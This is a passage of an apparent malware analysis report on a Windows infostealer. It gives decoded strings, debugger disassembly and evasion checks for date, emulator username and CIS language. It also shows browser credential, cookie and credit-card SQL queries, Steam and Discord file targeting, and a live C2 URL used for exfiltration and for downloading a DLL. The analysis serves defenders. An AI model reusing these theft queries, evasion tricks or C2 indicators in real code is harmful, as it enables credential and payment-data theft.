CS0gRGlzcGxheSBSZXNvbHV0aW9uOiA=	- Display Resolution:
CS0gR1BVOg==	- GPU:
VXNlciBBZ2VudHM6	User Agents:
SW5zdGFsbGVkIEFwcHM6	Installed Apps:
QWxsIFVzZXJzOg==	All Users:
JURFU0tUT1Al	%DESKTOP%
JUFQUERBVEEl	%APPDATA%
JUxPQ0FMQVBQREFUQSU=	%LOCALAPPDATA%
JVVTRVJQUk9GSUxFJQ==	%USERPROFILE%
JURPQ1VNRU5UUyU=	%DOCUMENTS%
JVBST0dSQU1GSUxFUyU=	%PROGRAMFILES%
XGRpc2NvcmRc	\discord\
\Local Storage\leveldb\CURRENT	\Local Storage\leveldb
XFRlbGVncmFtIERlc2t0b3Bc	\Telegram Desktop\
a2V5X2RhdGFz	key_datas
VGVsZWdyYW0=	Telegram

UGFzc3dvcmQ=	Password
XE91dGxvb2tcYWNjb3VudHMudHh0	\Outlook\accounts.txt
dG9rZW46IA==	token:
U29mdHdhcmVcVmFsdmVcU3RlYW0=	Software\Valve\Steam
YnJvd3NlcnM=	browsers
c3FsaXRlMy5kbGw=	sqlite3.dll
XERpc2NvcmRcdG9rZW5zLnR4dA==	\Discord\tokens.txt
QzpcV2luZG93c1xzeXN0ZW0zMlxjbWQuZXhl	C:\Windows\system32\cmd.exe
UE9TVA==	POST
SFRUUC8xLjE=	HTTP/1.1
bG9naW51c2Vycy52ZGY=	loginusers.vdf
c2NyZWVuc2hvdC5qcGc=	screenshot.jpg

Table 3-Decrypted Strings

SQL Queries;




```
Şifrelenmiş string: U0VMRUNUIG5hbWVfb25fY2FyZCwgZXhwaXJhdGlvbl9tb250aCwgZXhwaXJhdGlvbl95ZWFyLCBjYXJkX251bWJlcl9lbmNyeXB0ZWQgRlJPTSBjcmVkaXRfY2FyZHM=
Çözülmüş string: SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards

Şifrelenmiş string: U0VMRUNUIGhvc3QsIGlzSHR0cE9ubHksIHBhdGgsIGlzU2VjdXJlLCBleHBpcnksIG5hbWUsIHZhbHVlIEZST00gbW96X2Nvb2tpZXM=
Çözülmüş string: SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies

Şifrelenmiş string: U0VMRUNUIGZpZWxkbmFtZSwgdmFsdWUgRlJPTSBtb3pfZm9ybWhpc3Rvcnk=
Çözülmüş string: SELECT fieldname, value FROM moz_formhistory

Şifrelenmiş string: U0VMRUNUIHVybCBGUk9NIG1vel9wbGFjZXMgTElNSVQgMTAwMA==
Çözülmüş string: SELECT url FROM moz_places LIMIT 1000

Şifrelenmiş string: U0VMRUNUIG5hbWUsIHZhbHVlIEZST00gYXV0b2ZpbGw=
Çözülmüş string: SELECT name, value FROM autofill

Şifrelenmiş string: U0VMRUNUIHVybCBGUk9NIHVybHMgTElNSVQgMTAwMA==
Çözülmüş string: SELECT url FROM urls LIMIT 1000

Şifrelenmiş string: U0VMRUNUIEhPU1RfS0VZLCBpc19odHRwb25seSwgcGF0aCwgaXNfc2VjdXJlLCAoZXhwaXJlc191dGMvMTAwMDAwMCktMTE2NDQ0ODA4MDAsIG5hbWUsIGVuY3J5cHRlZF92YWx1ZSBmcm9tIGNvb2tpZXM=
Çözülmüş string: SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies

Şifrelenmiş string: U0VMRUNUIG9yaWdpbl91cmwsIHVzZXJuYW1lX3ZhbHVlLCBwYXNzd29yZF92YWx1ZSBGUk9NIGxvZ2lucw==
Çözülmüş string: SELECT origin url, username value, password value FROM logins
```

Figure 21-Encrypted And Decrypted SQL Queries

It has been observed that the malware contains encrypted SQL queries within its strings.


Dynamic Analysis



```
00AB1F4F  CC                          int3
00AB1F50  55                          push ebp
00AB1F51  8BEC                        mov ebp,esp
00AB1F53  C705 8C82CC00 E44EAC(       mov dword ptr ds:[CC828C],a9a5b67.AC4EE4   00CC828C:&"0664311497532746806812870089", AC4EE4:"0664311497532746806812870089"
00AB1F5D  68 044FAC00                 push a9a5b67.AC4F04                        AC4F04:"MjY="
00AB1F62  E8 A9180000                 call a9a5b67.AB3810
00AB1F67  83C4 04                     add esp,4
00AB1F6A  A3 2085CC00                 mov dword ptr ds:[CC8520],eax              00CC8520:&"26", eax:"OpenEventA"
00AB1F6F  68 0C4FAC00                 push a9a5b67.AC4F0C                        AC4F0C:"MTA="
00AB1F74  E8 97180000                 call a9a5b67.AB3810
00AB1F79  83C4 04                     add esp,4
00AB1F7C  A3 7882CC00                 mov dword ptr ds:[CC8278],eax              00CC8278:&"10", eax:"OpenEventA"
00AB1F81  68 144FAC00                 push a9a5b67.AC4F14                        AC4F14:"MjA="
00AB1F86  E8 85180000                 call a9a5b67.AB3810
00AB1F8B  83C4 04                     add esp,4
00AB1F8E  A3 BC84CC00                 mov dword ptr ds:[CC84BC],eax              00CC84BC:&"20", eax:"OpenEventA"
00AB1F93  68 1C4FAC00                 push a9a5b67.AC4F1C                        AC4F1C:"MjM="
00AB1F98  E8 73180000                 call a9a5b67.AB3810
00AB1F9D  83C4 04                     add esp,4
00AB1FA0  A3 B884CC00                 mov dword ptr ds:[CC84B8],eax              00CC84B8:&"23", eax:"OpenEventA"
00AB1FA5  68 244FAC00                 push a9a5b67.AC4F24                        AC4F24:"R2V0UHJvY0FkZHJlc3M="
00AB1FAA  E8 61180000                 call a9a5b67.AB3810
00AB1FAF  83C4 04                     add esp,4
00AB1FB2  A3 4883CC00                 mov dword ptr ds:[CC8348],eax              00CC8348:&"GetProcAddress", eax:"OpenEventA"
00AB1FB7  68 3C4FAC00                 push a9a5b67.AC4F3C                        AC4F3C:"TG9hZExpYnJhcnlB"
00AB1FBC  E8 4F180000                 call a9a5b67.AB3810
00AB1FC1  83C4 04                     add esp,4
00AB1FC4  A3 6881CC00                 mov dword ptr ds:[CC8168],eax              00CC8168:&"LoadLibraryA", eax:"OpenEventA"
00AB1FC9  68 504FAC00                 push a9a5b67.AC4F50                        AC4F50:"bHN0cmNhdEE="
00AB1FCE  E8 3D180000                 call a9a5b67.AB3810
00AB1FD3  83C4 04                     add esp,4
00AB1FD6  A3 0C85CC00                 mov dword ptr ds:[CC850C],eax              00CC850C:&"lstrcatA", eax:"OpenEventA"
00AB1FDB  68 604FAC00                 push a9a5b67.AC4F60                        AC4F60:"T3BlbkV2ZW50QQ=="
00AB1FE0  E8 2B180000                 call a9a5b67.AB3810
00AB1FE5  83C4 04                     add esp,4
00AB1FE8  A3 7885CC00                 mov dword ptr ds:[CC8578],eax              eax:"OpenEventA"
00AB1FED  68 744FAC00                 push a9a5b67.AC4F74                        AC4F74:"Q3JlYXRlRXZlbnRB"
00AB1FF2  E8 19180000                 call a9a5b67.AB3810
```

Figure 22-Decryption


It was observed that the malware decrypts strings encrypted with Base64.



```
00AC03BD  50                 push eax
00AC03BE  8B0D 5883CC00      mov ecx,dword ptr ds:[CC8358]                  00CC8358:&"%hu/%hu/%hu"
00AC03C4  51                 push ecx
00AC03C5  8D55 C4            lea edx,dword ptr ss:[ebp-3C]                  [ebp-3C]:"26/10/2023"
00AC03C8  52                 push edx
00AC03C9  E8 92FEFFFF        call a9a5b67.AC0260
00AC03CE  83C4 04            add esp,4
00AC03D1  8BC8               mov ecx,eax
00AC03D3  E8 A82F0000        call a9a5b67.AC3380
00AC03D8  50                 push eax
00AC03D9  FF15 CC87CC00      call dword ptr ds:[<&sscanf>]
00AC03DF  83C4 14            add esp,14
00AC03E2  8D4D C4            lea ecx,dword ptr ss:[ebp-3C]                  [ebp-3C]:"26/10/2023"
00AC03E5  E8 C62C0000        call a9a5b67.AC30B0
00AC03EA  8D45 F0            lea eax,dword ptr ss:[ebp-10]
00AC03ED  50                 push eax
00AC03EE  8D4D E0            lea ecx,dword ptr ss:[ebp-20]
00AC03F1  51                 push ecx
00AC03F2  FF15 4887CC00      call dword ptr ds:[<&SystemTimeToFileTime>]
00AC03F8  8D55 F8            lea edx,dword ptr ss:[ebp-8]
00AC03FB  52                 push edx
00AC03FC  8D45 D0            lea eax,dword ptr ss:[ebp-30]
00AC03FF  50                 push eax
00AC0400  FF15 4887CC00      call dword ptr ds:[<&SystemTimeToFileTime>]
00AC0406  8B4D F4            mov ecx,dword ptr ss:[ebp-C]
00AC0409  3B4D FC            cmp ecx,dword ptr ss:[ebp-4]
00AC040C  72 12              jb a9a5b67.AC0420
00AC040E  77 08              ja a9a5b67.AC0418
00AC0410  8B55 F0            mov edx,dword ptr ss:[ebp-10]
00AC0413  3B55 F8            cmp edx,dword ptr ss:[ebp-8]
00AC0416  76 08              jbe a9a5b67.AC0420
00AC0418  6A 00              push 0
00AC041A  FF15 1887CC00      call dword ptr ds:[<&ExitProcess>]
00AC0420  8BE5               mov esp,ebp
```

Figure 23-Date Check


It was observed that the malware performs a date check. If the date of the computer is later than 26/10/2023, the program exits using ExitProcess.



```
00AB1130  55                 push ebp
00AB1131  8BEC               mov ebp,esp
00AB1133  A1 8884CC00        mov eax,dword ptr ds:[CC8488]                  00CC8488:&"HAL9TH"
00AB1138  50                 push eax
00AB1139  E8 92F60000        call a9a5b67.AC07D0
00AB113E  50                 push eax
00AB113F  E8 5C030100        call a9a5b67.AC14A0
00AB1144  83C4 08            add esp,8
00AB1147  85C0               test eax,eax
00AB1149  75 21              jne a9a5b67.AB116C
00AB114B  8B0D 5085CC00      mov ecx,dword ptr ds:[CC8550]                  00CC8550:&"JohnDoe"
00AB1151  51                 push ecx
00AB1152  E8 39F60000        call a9a5b67.AC0790
00AB1157  50                 push eax
00AB1158  E8 43030100        call a9a5b67.AC14A0
00AB115D  83C4 08            add esp,8
00AB1160  85C0               test eax,eax
00AB1162  75 08              jne a9a5b67.AB116C
00AB1164  6A 00              push 0
00AB1166  FF15 1887CC00      call dword ptr ds:[<&ExitProcess>]
00AB116C  5D                 pop ebp
```

Figure 24-Computer Name And User Name Check

The malware checks if the computer name is "**HAL9TH**" and the Windows user is "**John Doe**". If this check is successful, the malware exits using ExitProcess without performing any further actions. The purpose of this operation is to prevent the malware from running on Windows Defender Emulator.



```
00080180   55                 push ebp
00080181   8BEC               mov ebp,esp
00080183   51                 push ecx
00080184   FF15 DC872800      call dword ptr ds:[<&GetUserDefaultLangID>]
0008018A   0FB7C0             movzx eax,ax
0008018D   8945 FC            mov dword ptr ss:[ebp-4],eax
000801C0   8B4D FC            mov ecx,dword ptr ss:[ebp-4]
000801C3   81E9 19040000      sub ecx,419
000801C9   894D FC            mov dword ptr ss:[ebp-4],ecx
000801CC   837D FC 2A         cmp dword ptr ss:[ebp-4],2A                  2A:'*'
000801D0   77 41              ja a9a5b67.80213
000801D2   8B55 FC            mov edx,dword ptr ss:[ebp-4]
000801D5   0FB682 30020800    movzx eax,byte ptr ds:[edx+80230]
000801DC   FF2485 18020800    jmp dword ptr ds:[eax*4+80218]
000801E3   6A 00              push 0
000801E5   FF15 18872800      call dword ptr ds:[<&ExitProcess>]
000801EB   EB 26              jmp a9a5b67.80213
000801ED   6A 00              push 0
000801EF   FF15 18872800      call dword ptr ds:[<&ExitProcess>]
000801F5   EB 1C              jmp a9a5b67.80213
000801F7   6A 00              push 0
000801F9   FF15 18872800      call dword ptr ds:[<&ExitProcess>]
000801FF   EB 12              jmp a9a5b67.80213
00080201   6A 00              push 0
00080203   FF15 18872800      call dword ptr ds:[<&ExitProcess>]
00080209   EB 08              jmp a9a5b67.80213
0008020B   6A 00              push 0
0008020D   FF15 18872800      call dword ptr ds:[<&ExitProcess>]
00080213   8BE5               mov esp,ebp
00080215   5D                 pop ebp
00080216   C3                 ret
00080217   90                 nop
00080218   E3 01              jecxz a9a5b67.8021B
0008021A   0800               or byte ptr ds:[eax],al
0008021C   ED                 in eax,dx
0008021D   0108               add dword ptr ds:[eax],ecx
```


```
EAX   0000041F     L'п'
EBX   008EE000
ECX   00000400     L'Ѐ'
EDX   7564E58A     kernelbase.7564E58A
EBP   00CFF818
ESP   00CFF814
ESI   00080430     <a9a5b67.EntryPoint>
EDI   00080430     <a9a5b67.EntryPoint>

EIP   0008018A     a9a5b67.0008018A

EFLAGS   00000381
ZF 0   PF 0   AF 0
OF 0   SF 1   DF 0
CF 1   TF 1   IF 1

LastError  00000057 (ERROR_INVALID_PARAMETER)
LastStatus C000000D (STATUS_INVALID_PARAMETER)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Boş 0.0000000000000000000
ST(1) 00000000000000000000 x87r1 Boş 0.0000000000000000000
ST(2) 00000000000000000000 x87r2 Boş 0.0000000000000000000
ST(3) 00000000000000000000 x87r3 Boş 0.0000000000000000000
ST(4) 00000000000000000000 x87r4 Boş 0.0000000000000000000
ST(5) 40058000000000000000 x87r5 Boş 64.000000000000000000
ST(6) 40028000000000000000 x87r6 Boş 8.0000000000000000000
ST(7) 3FFDC000000000000000 x87r7 Boş 0.37500000000000000000
```

Figure 25-Region Check

The malware does not target countries that are members of the Commonwealth of Independent States (CIS). When these countries are encountered, the malware is observed to terminate itself using "ExitProcess".

Language ID	Language Tag	Location
0x419	Ru-RU	Russian
0x43F	kk-KZ	Kazakhstan
0x443	Us-Latb-US	Uzbekistan
0x82C	Az-Cyrl-AZ	Azerbajian
0x423	Be-BY	Belarus

Tablo 4-Countries with language control.




```
0007CB3A   50             push eax
0007CB3B   83EC 0C        sub esp,C
0007CB3E   8BCC           mov ecx,esp
0007CB40   8B15 FC812800  mov edx,dword ptr ds:[2881FC]     002881FC:&"system_info.txt"
0007CB46   52             push edx
0007CB47   E8 A4640000    call a9a5b67.82FF0
0007CB4C   83EC 50        sub esp,50
0007CB4F   8BCC           mov ecx,esp
0007CB51   8D45 08        lea eax,dword ptr ss:[ebp+8]      [ebp+8]:"http://howardwood.top/e9c345fc99a4e67e.php"
0007CB54   50             push eax
0007CB55   E8 F64DFFFF    call a9a5b67.71950
```

Figure 27-Saving System Information

It was observed that the malware retrieves system information, saves it to a file named "system_info.txt," and attempts to send it to a C2 server.

Architecture	Network Info
IP	Country
System Summary	UserName
Computer Name	Local Time
UTC	Language
Keyboards	Laptop
Running Path	CPU
Cores	Threads
RAM	Display Resolution
GPU	User Agents
Installed Apps	All User
Current User	Process List


Table 5-System Information Obtained By The Malware



```
●  00ABFC35   83C4 50          add esp,50
●  00ABFC38   8D8D 64CAFFFF    lea ecx,dword ptr ss:[ebp-359C]    [ebp-359C]:"http://howardwood.top/412a0310f85f16ad/sqlite3.dll"
→● 00ABFC3E   E8 3D370000      call a9a5b67.AC3380
```

Figure 28-Sqlite3.dll And SQLite Dll

The malware was observed to send a download request for a file named "**sqlite3.dll**" to the Command and Control (C2) server it is attempting to connect to. However, since the C2 server is down, the download operation could not be completed..




```
●  007D68F7   52             push edx
●  007D68F8   6A FF          push FFFFFFFF
●  007D68FA   A1 98809E00    mov eax,dword ptr ds:[9E8098]    009E8098:&"SELECT origin_url, username_value, password_value FROM logins"
●  007D68FF   50             push eax
●  007D6900   8B4D FC        mov ecx,dword ptr ss:[ebp-4]
●  007D6903   51             push ecx
●  007D6904   FF15 9C859E00  call dword ptr ds:[9E859C]
```

Figure 29-Queries Made By Malware

The queries used by the malware to search for the information it wants have been observed.

"SELECT origin_url, username_value, password_value FROM logins"
"SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies"
"SELECT name, value FROM autofill"
"SELECT url FROM urls LIMIT 1000"
"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards"
"SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies"
"SELECT fieldname, value FROM moz_formhistory"
"SELECT url FROM moz_places LIMIT 1000"

Table 6-Queries Made By Malware




```
→● 007DB173   8B0D 10829E00   mov ecx,dword ptr ds:[9E8210]    009E8210:&"chrome"
●  007DB179   51              push ecx
●  007DB17A   8B55 FC         mov edx,dword ptr ss:[ebp-4]
●  007DB17D   6BD2 30         imul edx,edx,30
●  007DB180   8B45 64         mov eax,dword ptr ss:[ebp+64]
●  007DB183   8D4C10 18       lea ecx,dword ptr ds:[eax+edx+18]
●  007DB187   E8 F4810000     call a9a5b67.7E3380
```

Figure 30-Targeted Browsers

It was observed that the malware tries to access the information stored in the browser.

Chrome
Firefox
Opera
OperaGX


Tablo 7-Targeted Browsers



```
00081851   8BEC               mov ebp,esp
00081853   81EC E8030000      sub esp,3E8
00081859   68 E8030000        push 3E8
0008185E   8D85 18FCFFFF      lea eax,dword ptr ss:[ebp-3E8]
00081864   50                 push eax                                   eax:&"C:\\Users\\Balerion\\AppData\\Roaming"
00081865   E8 76FBFFFF        call a9a5b67.813E0
0008186A   8D8D 18FCFFFF      lea ecx,dword ptr ss:[ebp-3E8]
00081870   51                 push ecx
00081871   6A 00              push 0
00081873   6A 00              push 0
00081875   8B55 0C            mov edx,dword ptr ss:[ebp+C]
00081878   52                 push edx
00081879   6A 00              push 0
0008187B   FF15 80872800      call dword ptr ds:[<&SHGetFolderPathA>]
00081881   8D85 18FCFFFF      lea eax,dword ptr ss:[ebp-3E8]
00081887   50                 push eax                                   eax:&"C:\\Users\\Balerion\\AppData\\Roaming"
00081888   8B4D 08            mov ecx,dword ptr ss:[ebp+8]               [ebp+8]:"http://howardwood.top/e9c345fc99a4e67e.php"
0008188B   E8 60170000        call a9a5b67.82FF0
00081890   8B45 08            mov eax,dword ptr ss:[ebp+8]               [ebp+8]:"http://howardwood.top/e9c345fc99a4e67e.php"
00081893   8BE5               mov esp,ebp
00081895   5D                 pop ebp
00081896   C3                 ret
```

Figure 31-User Files

It was observed that the malware retrieves the file path of user log files.



```
0007DF9A   83C4 0C            add esp,C
0007DF9D   8D4D FC            lea ecx,dword ptr ss:[ebp-4]
0007DFA0   51                 push ecx
0007DFA1   68 19010200        push 20119
0007DFA6   6A 00              push 0
0007DFA8   8B15 24842800      mov edx,dword ptr ds:[288424]              00288424:&"Software\\Valve\\Steam"
0007DFAE   52                 push edx
0007DFAF   68 01000080        push 80000001
0007DFB4   FF15 D8862800      call dword ptr ds:[<&RegOpenKeyExA>]
0007DFBA   85C0               test eax,eax
0007DFBC   75 20              jne a9a5b67.7DFDE
0007DFBE   8D45 F8            lea eax,dword ptr ss:[ebp-8]
0007DFC1   50                 push eax
0007DFC2   8D8D F0FDFFFF      lea ecx,dword ptr ss:[ebp-210]
0007DFC8   51                 push ecx
0007DFC9   6A 00              push 0
0007DFCB   6A 00              push 0
0007DFCD   8B15 3C802800      mov edx,dword ptr ds:[28803C]              0028803C:&"SteamPath"
0007DFD3   52                 push edx
0007DFD4   8B45 FC            mov eax,dword ptr ss:[ebp-4]
0007DFD7   50                 push eax
0007DFD8   FF15 C0862800      call dword ptr ds:[<&RegQueryValueExA>]
0007DFDE   8B4D FC            mov ecx,dword ptr ss:[ebp-4]
```


Figure 32-Steam Files

The malware was observed to search for files with the .vdf extension belonging to the **Steam** application in the registry.

config.vdf	loginusers.vdf
DialogConfig.vdf	libraryfolder.vdf
DialogConfigOverlay*.vdf	


Table 8-Searched Steam Files

It tried to send the information to the Command and Control (C2) server at "http://howardwood.top/e9c345fc99a4e67e.php", but since the server was down, it couldn't send the information.



```
0007E67F   50                 push eax                                   eax:"C:\\Users\\Balerion\\AppData\\Roaming\\discord\\\\Local Storage\\leveldb\\CURRENT"
0007E680   FF15 98872800      call dword ptr ds:[<&lstrcat>]
0007E686   8D8D E0FBFFFF      lea ecx,dword ptr ss:[ebp-420]
0007E68C   51                 push ecx
0007E68D   8D95 E8FCFFFF      lea edx,dword ptr ss:[ebp-318]
0007E693   52                 push edx
0007E694   FF15 98872800      call dword ptr ds:[<&lstrcat>]
0007E69A   A1 E8812800        mov eax,dword ptr ds:[2881E8]              eax:"C:\\Users\\Balerion\\AppData\\Roaming\\discord\\\\Local Storage\\leveldb\\CURRENT",
0007E69F   50                 push eax                                   eax:"C:\\Users\\Balerion\\AppData\\Roaming\\discord\\\\Local Storage\\leveldb\\CURRENT"
0007E6A0   8D8D E8FCFFFF      lea ecx,dword ptr ss:[ebp-318]
0007E6A6   51                 push ecx
0007E6A7   FF15 98872800      call dword ptr ds:[<&lstrcat>]
0007E6AD   8D95 E0FBFFFF      lea edx,dword ptr ss:[ebp-420]
0007E6B3   52                 push edx
0007E6B4   8D85 F0FDFFFF      lea eax,dword ptr ss:[ebp-210]
0007E6BA   50                 push eax                                   eax:"C:\\Users\\Balerion\\AppData\\Roaming\\discord\\\\Local Storage\\leveldb\\CURRENT"
0007E6BB   FF15 98872800      call dword ptr ds:[<&lstrcat>]
0007E6C1   8B0D 28822800      mov ecx,dword ptr ds:[288228]              00288228:&"\\Local Storage\\leveldb"
0007E6C7   51                 push ecx
0007E6C8   8D95 F0FDFFFF      lea edx,dword ptr ss:[ebp-210]
0007E6CE   52                 push edx
0007E6CF   FF15 98872800      call dword ptr ds:[<&lstrcat>]
0007E6D5   83EC 0C            sub esp,C
0007E6D8   8BCC               mov ecx,esp
0007E6DA   8D85 E8FCFFFF      lea eax,dword ptr ss:[ebp-318]
0007E6E0   50                 push eax                                   eax:"C:\\Users\\Balerion\\AppData\\Roaming\\discord\\\\Local Storage\\leveldb\\CURRENT"
0007E6E1   E8 0A490000        call a9a5b67.82FF0
```

